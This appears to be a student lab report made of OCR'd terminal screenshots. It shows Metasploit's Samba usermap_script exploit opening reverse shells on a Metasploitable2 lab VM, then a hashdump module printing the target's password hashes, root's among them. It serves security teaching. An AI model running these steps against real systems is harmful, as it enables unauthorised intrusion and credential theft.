
```
    6   payload/cmd/unix/bind_netcat_gaping                            normal  No     Unix Command Shell, Bind TCP (via netcat -e)
    7   payload/cmd/unix/bind_netcat_gaping_ipv6                       normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
    8   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP (via Perl)
    9   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
    10  payload/cmd/unix/bind_r                                        normal  No     Unix Command Shell, Bind TCP (via R)
    11  payload/cmd/unix/bind_ruby                                     normal  No     Unix Command Shell, Bind TCP (via Ruby)
    12  payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
    13  payload/cmd/unix/bind_socat_sctp                               normal  No     Unix Command Shell, Bind SCTP (via socat)
    14  payload/cmd/unix/bind_socat_udp                                normal  No     Unix Command Shell, Bind UDP (via socat)
    15  payload/cmd/unix/bind_zsh                                      normal  No     Unix Command Shell, Bind TCP (via Zsh)
    16  payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command Execution
    17  payload/cmd/unix/pingback_bind                                 normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
    18  payload/cmd/unix/pingback_reverse                              normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
    19  payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Reverse TCP (telnet)
    20  payload/cmd/unix/reverse_awk                                   normal  No     Unix Command Shell, Reverse TCP (via AWK)
    21  payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
    22  payload/cmd/unix/reverse_jjs                                   normal  No     Unix Command Shell, Reverse TCP (via jjs)
    23  payload/cmd/unix/reverse_ksh                                   normal  No     Unix Command Shell, Reverse TCP (via Ksh)
    24  payload/cmd/unix/reverse_lua                                   normal  No     Unix Command Shell, Reverse TCP (via Lua)
    25  payload/cmd/unix/reverse_ncat_ssl                              normal  No     Unix Command Shell, Reverse TCP (via ncat)
    26  payload/cmd/unix/reverse_netcat                                normal  No     Unix Command Shell, Reverse TCP (via netcat)
    27  payload/cmd/unix/reverse_netcat_gaping                         normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
    28  payload/cmd/unix/reverse_openssl                               normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
    29  payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse TCP (via Perl)
    30  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
    31  payload/cmd/unix/reverse_php_ssl                               normal  No     Unix Command Shell, Reverse TCP SSL (via php)
    32  payload/cmd/unix/reverse_python                                normal  No     Unix Command Shell, Reverse TCP (via Python)
    33  payload/cmd/unix/reverse_python_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via python)
    34  payload/cmd/unix/reverse_r                                     normal  No     Unix Command Shell, Reverse TCP (via R)
    35  payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell, Reverse TCP (via Ruby)
    36  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
    37  payload/cmd/unix/reverse_socat_sctp                            normal  No     Unix Command Shell, Reverse SCTP (via socat)
    38  payload/cmd/unix/reverse_socat_udp                             normal  No     Unix Command Shell, Reverse UDP (via socat)
    39  payload/cmd/unix/reverse_ssh                                   normal  No     Unix Command Shell, Reverse TCP SSH
    40  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
    41  payload/cmd/unix/reverse_tclsh                                 normal  No     Unix Command Shell, Reverse TCP (via Tclsh)
    42  payload/cmd/unix/reverse_zsh                                   normal  No     Unix Command Shell, Reverse TCP (via Zsh)

msf6 exploit(multi/samba/usermap_script) > set payload
payload ⇒ cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > █
```

#7 Set the remote hosts and its port using the kali machine


QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off&cmd=
1 2 3 4
22:14
user@kali: ~
File Actions Edit View Help

```
    30  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
    31  payload/cmd/unix/reverse_php_ssl                               normal  No     Unix Command Shell, Reverse TCP SSL (via php)
    32  payload/cmd/unix/reverse_python                                normal  No     Unix Command Shell, Reverse TCP (via Python)
    33  payload/cmd/unix/reverse_python_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via python)
    34  payload/cmd/unix/reverse_r                                     normal  No     Unix Command Shell, Reverse TCP (via R)
    35  payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell, Reverse TCP (via Ruby)
    36  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
    37  payload/cmd/unix/reverse_socat_sctp                            normal  No     Unix Command Shell, Reverse SCTP (via socat)
    38  payload/cmd/unix/reverse_socat_udp                             normal  No     Unix Command Shell, Reverse UDP (via socat)
    39  payload/cmd/unix/reverse_ssh                                   normal  No     Unix Command Shell, Reverse TCP SSH
    40  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
    41  payload/cmd/unix/reverse_tclsh                                 normal  No     Unix Command Shell, Reverse TCP (via Tclsh)
    42  payload/cmd/unix/reverse_zsh                                   normal  No     Unix Command Shell, Reverse TCP (via Zsh)

msf6 exploit(multi/samba/usermap_script) > set payload
payload ⇒ cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(multi/samba/usermap_script) > set RHOST 172.16.1.109
RHOST ⇒ 172.16.1.109
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT ⇒ 445
msf6 exploit(multi/samba/usermap_script) > set LHOST 172.16.1.108
LHOST ⇒ 172.16.1.108
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 172.16.1.108:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo zcTgV5xh2qwO98SM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "zcTgV5xh2qwO98SM\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (172.16.1.108:4444 → 172.16.1.109:60785) at 2024-11-03 22:07:49 -0500

█
```


#8 – Evidence



QEMU (mkohronas-Metasploitable2-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5537&vmname=mkohronas-Metasploitab...

```
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ _
```


#5 - run and use a command / script and type show options



QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off&cmd=
1
2
3
4
22:23
user@kali: ~
File
Actions
Edit
View
Help


```
   21  exploit/freebsd/samba/trans2open                   2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                   2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results        2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow


Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.1.108     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > █
```

#6 – set RHOST and show options again


QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off&cmd=
22:24
user@kali: ~
File Actions Edit View Help


```
msf6 exploit(multi/samba/usermap_script) > set RHOST 172.16.1.109
RHOST => 172.16.1.109
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   172.16.1.109     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.1.108     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```

#7 – run the exploit command & press ctrl z & get the sessions list


QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off&cmd=
22:26
user@kali: ~
File Actions Edit View Help


```
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   172.16.1.109     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.1.108     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 172.16.1.108:4444
[*] Command shell session 1 opened (172.16.1.108:4444 -> 172.16.1.109:42246) at 2024-11-03 22:25:23 -0500

^Z
Background session 1? [y/N]  y
msf6 exploit(multi/samba/usermap_script) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               172.16.1.108:4444 -> 172.16.1.109:42246 (172.16.1.109)

msf6 exploit(multi/samba/usermap_script) >
```

#8 – “use post/linux/gather/hashdump” command & run “show options” & set session command then run exploit


QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off&cmd=
22:28
user@kali: ~
File Actions Edit View Help


```
msf6 exploit(multi/samba/usermap_script) > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > set SESSION 1
SESSION => 1
msf6 post(linux/gather/hashdump) > exploit

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: unix
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /home/user/.msf4/loot/20241103222828_default_172.16.1.109_linux.hashes_488660.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) >
```

#9 copy the path to the Unshadowed password file


QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off&cmd=
22:30
user@kali: ~
File Actions Edit View Help

```
msf6 exploit(multi/samba/usermap_script) > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > set SESSION 1
SESSION => 1
msf6 post(linux/gather/hashdump) > exploit

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: unix
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
